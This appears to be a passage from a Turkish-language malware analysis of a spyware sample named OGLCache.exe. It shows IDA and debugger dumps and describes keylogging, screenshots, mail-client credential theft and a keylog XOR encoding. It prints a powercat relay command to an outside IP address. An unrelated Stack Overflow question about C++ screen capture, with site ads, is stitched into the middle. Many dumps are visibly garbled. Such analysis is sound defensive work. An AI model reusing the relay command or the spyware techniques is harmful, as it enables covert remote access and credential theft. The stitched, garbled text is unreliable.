

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct

Address	Hex	ASCII
0025008B	74 24 04 55 E8 AF 01 00 00 58 5	ts.Ue...XP
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00
00250000	00 00 00 00 00 00 00 00 00 00 00

Command: Running Dump: 00250000 -> 00250000 (0x00000001 bytes)


Time Wasted Debugging: 0:00:25:05






Dinamik kod analizine devam ettiğimde, çalışan işlemler (process) arasında ns.exe isimli (Norton Security olduğunu tahmin ediyorum.) işlemi gördüğünde, %TEMP% klasörüne oluşturduğu loopc.cmd isimli toplu işlem dosyası (batch) ile Powercat aracını çalıştırarak (powercat -l -p 4000 -r tcp:84.200.2.12:443;) 4000. bağlantı noktası (port) ile 84.200.2.12 ip adresine 443. bağlantı noktası arasında relay yapabildiğini gördüm. Asıl amacım, zararlı yazılımın çekirdeğine yani tüm fonksiyonların çağrıldığı ana fonksiyona ulaşmak ve zararlı yazılımın yeteneklerini öğrenmek olduğu için analiz etmeye devam

ettim. Fonksiyonlar arası gezinirken çok geçmeden IDA'nın grafik görünümü ile 00405AB3 adresindeki ana fonksiyona ulaştım. Bu fonksiyon altından çağrılan diğer fonksiyonlara hızlıca baktığımda bunun uzaktan sistemi yönetmeye imkan tanıyan ve buna ilaveten tuş kaydı yapabilen, ekran görüntüsü alabilen ve Outlook, Thunderbird profillerinde yer alan kullanıcı adı ve parola bilgilerini de çalabilen bir casus yazılım olduğunu öğrenmiş oldum.





and saves it to disk but I would prefer to not save it each time. After several hours of reading over other examples online I still feel I do not understand how this process works.

The two goals are to create the screen in memory to be passed to another function and to be able to capture only selected parts of the screen given (x,y) coordinates.

I am relatively new to coding so if this is a trivial thing it would not surprise but would still greatly appreciate any explanations.

Here is the sample code I found online and have been working with.

```
#define _CRT_SECURE_NO_DEPRECATED
#include <iostream>
#include <windows.h>
#include <stdio.h>
#include <string>

using namespace std;

void Screenshot()
{
    int nScreenWidth = GetSystemMetrics(SM_CXSCREEN);
    int nScreenHeight = GetSystemMetrics(SM_CYSCREEN);
    HWND hDesktopWnd = GetDesktopWindow();
    HDC hDesktopDC = GetDC(hDesktopWnd);
    HDC hCaptureDC = CreateCompatibleDC(hDesktopDC);
    HBITMAP hCaptureBitmap = CreateCompatibleBitmap(hDesktopDC,
        nScreenWidth, nScreenHeight);
    SelectObject(hCaptureDC, hCaptureBitmap);
    BitBlt(hCaptureDC, 0, 0, nScreenWidth, nScreenHeight,
        hDesktopDC, 0, 0, SRCCOPY | CAPTUREBLT);
    //saveCaptureBitmap(hCaptureDC, hCaptureBitmap); //Place holder - Put your code here to save the capture
    ReleaseDC(hDesktopWnd, hDesktopDC);
    DeleteDC(hCaptureDC);
    DeleteObject(hCaptureBitmap);
}
```

stackoverflow Questions Jobs Documentation Tags Users Search... Log In Sign Up

Podcast #103: Grandma, is that you?

MMLanScan for iOS
A plug n' play network scanner library for all.
Contribute on GitHub

Want a python job?

Project Lead - Small Team of Experts - 100% Remote, Flexible Hours
Analytics Firm No office location
REMOTE
ruby python

Big Data Platform Engineer
Peak Games Istanbul, Turkey
java python

Related

- How to capture desktop on windows so that it would capture both directX and normally rendered parts of screen?
- Get HDC context of screen minus application window
- How to save hdc and restore it?
- Are there any bitblt alternatives without the slowness?
- How to get the screen capture of other full screen games using DXGI?

Analizimi tamamlamadan önce zararlı yazılımda yer alan fakat analizim süresince devreye girmeyen tuş kaydından sorumlu olan fonksiyonu bulup, hızlıca göz atmaya karar verdim. 0041572C adresinde yer alan tuş kaydından sorumlu olan fonksiyonu tespit ettikten sonra programın akışını değiştirerek, akışın bu fonksiyona devam etmesini sağladım. Ardından sistem üzerinde bastığım her tuşun (AAAAAAAAAAAAA...), AMD klasöründe dosya adı tarihten oluşan bir dosyaya (-08-03-2017) kayıt edildiğini gördüm. Okunaklı olmayan bir dosyanın şifrelemesini de çözmek için fonksiyona kısaca göz attığımda, dosyaya yazılan her bir baytın ilk olarak 9D hex değeri ile XOR işleminden geçirilip ardından da çıkan değere 36 sayısının eklediğini gördüm. Hex Workshop Hex Editor aracı ile tuş kaydının saklandığı dosyada ters işlem (-36 ^ 9D) yaptığımda ise okunaklı olmayan bastığım tuş bilgilerini okunaklı hale çevirebildim.

IDA - OGLCache.lib (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.lib

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library Function Data Regular Function Unexplored Instruction External Symbol

Graph overview

Debug View

IDA View-EIP

```

loc_A0B545:
mov [esp+988h+!pFileName], Ah
call sub_A073A8
test Al, Al
jc short loc_A0B545

lea eax, [ebp+!fileName]
mov [esp+988h+!dCreationDisposition], eax
lea eax, [ebp+!fileName]
mov [esp+988h+!pSecurityAttributes], eax; char
mov [esp+988h+!dShareMode], offset a5C0p55; "/c copy \"%s\" \"
mov [esp+988h+!dwInReddAccess], Ahm; size_t
lea [ebp+var_654]
mov [esp+988h+!pFileName], eax; char *
call sub_A0A048
mov [esp+988h+!dwShareMode], 0
lea [ebp+var_654]
mov [esp+988h+!dwInReddAccess], eax
lea [ebp+!fileName]
mov [esp+988h+!pFileName], offset aCWindowSyst_0; "C:\\Window
call sub_A0A048
mov [esp+988h+!dwShareMode], 1
lea [ebp+var_85E]
mov [esp+988h+!dwInReddAccess], eax
lea [ebp+!fileName]
mov [esp+988h+!pFileName], eax
call sub_A0A048
mov [esp+988h+!pFileName], 0; uExitCode
mov eax, ds:ExitProcess
call eax; ExitProcess

```

General registers

EAX: 00000001

EAX: 7FDE0000 debugR11:7FDE0000

EAX: 77B21511 kernel32.dll:kernel32_RegCloseKey+82

EAX: 00003008 debugR5:00003008

EAX: 00000000

EAX: 00000000

EAX: 0028F008 Stack[00000028]:0028F008

EAX: 0028F450 Stack[00000028]:0028F450

EAX: 00000000 sub_A0B545+67

EAX: 00002066

Stack view

0028F450 0028F478 Stack[00000028]:0028F478

0028F458 0042581C .data:aStubpath

Hex View-1

```

100_004 (2,3206) (718,268) 0000790C 0040850C sub_4080A5+467 (Synchronized with EIP)
00007908 ED 38 80 85 04 FE FF FF 89 AA 24 04 80 85 ED 89 08 31 7F 00 11E8
00007909 04 24 E8 71 35 01 00 83 EC 08 85 CB 75 80 80 45 5F 01 38 34 1E
0000790A ED 8D 04 24 A1 04 ED 04 FF D8 83 EC 04 27 8E 51 pD,--88..
0000790B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

100_004 (2,3206) (718,268) 0000790C 0040850C sub_4080A5+467 (Synchronized with EIP)

Hex View-1

IDA - OGLCache.lib (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.lib - Running

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library Function Data Regular Function Unexplored Instruction External Symbol

Debug View

IDA View-EIP

```

0041574C: keylog desgesi xor ile encode ediyor.
0041574C: Attributes: bp-based frame
0041574C: sub_41572C proc near
0041574C var_4= dword ptr -4
0041574C arg_0= dword ptr 0
0041574C arg_4= dword ptr 4ch
0041574C: push ebp
0041574C: mov ebp, esp
0041574E: sub esp, 10h
00415750: mov [ebp+var_4], 0
00415752: jmp short loc_415758

```

00415758: loc_415758:
mov eax, [ebp+var_4]
0041575A: cmp eax, [ebp+arg_4]
0041575C: jb short loc_415758

00415758: loc_415758:
mov [ebp+arg_0], eax
0041575C: mov [ebp+var_4], eax
00415760: add [ebp+arg_0], ecx
00415762: mov [ebp+arg_0], ecx
00415764: mov [ebp+var_4], ecx
00415766: add [ebp+arg_0], ecx
00415768: mov [ebp+arg_0], ecx
0041576A: mov [ebp+arg_0], ecx
0041576C: mov [ebp+arg_0], ecx
0041576E: xor [ebp+arg_0], 0FFFFFFFh
00415770: add [ebp+arg_0], 24h

General registers

EAX: 021BF988

EAX: 7729836F

EAX: 00000380

EAX: 00000000

EAX: 00415777

EAX: 00000000

EAX: 021BF964

Modules

Path	Base	Size
C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe	00400000	00050000
C:\Windows\System32\user32.dll	77960000	00090000

Threads

Decimal	Hex	State
3784	ECS	Running
2486	BCD	Running
3004	B8C	Running
3128	C38	Running

Stack view

021BF910 021BF938 Stack[00000000]:021BF938

021BF920 00000000

021BF924 00000000

021BF928 0042610E .data:word_a2610E

021BF92C 00000000

021BF930 021BF978 Stack[00000000]:021BF978

021BF934 00002FE1 debugR2:00002FE1

021BF938 00000000

Hex View-1

```


021BF938 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
021BF939 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
021BF93A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
021BF93B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
021BF93C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
021BF93D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
021BF93E 00 00 00 00 C2 47 00 01 00 00 00 29 00 00 00 00 00 00 00 00

```

100_004 (-397,43) (959,367) 0001482C 0041572C sub_41572C (Synchronized with EIP)

Hex View-1

To direct input to this VM, move the mouse pointer inside or press Ctrl-G.

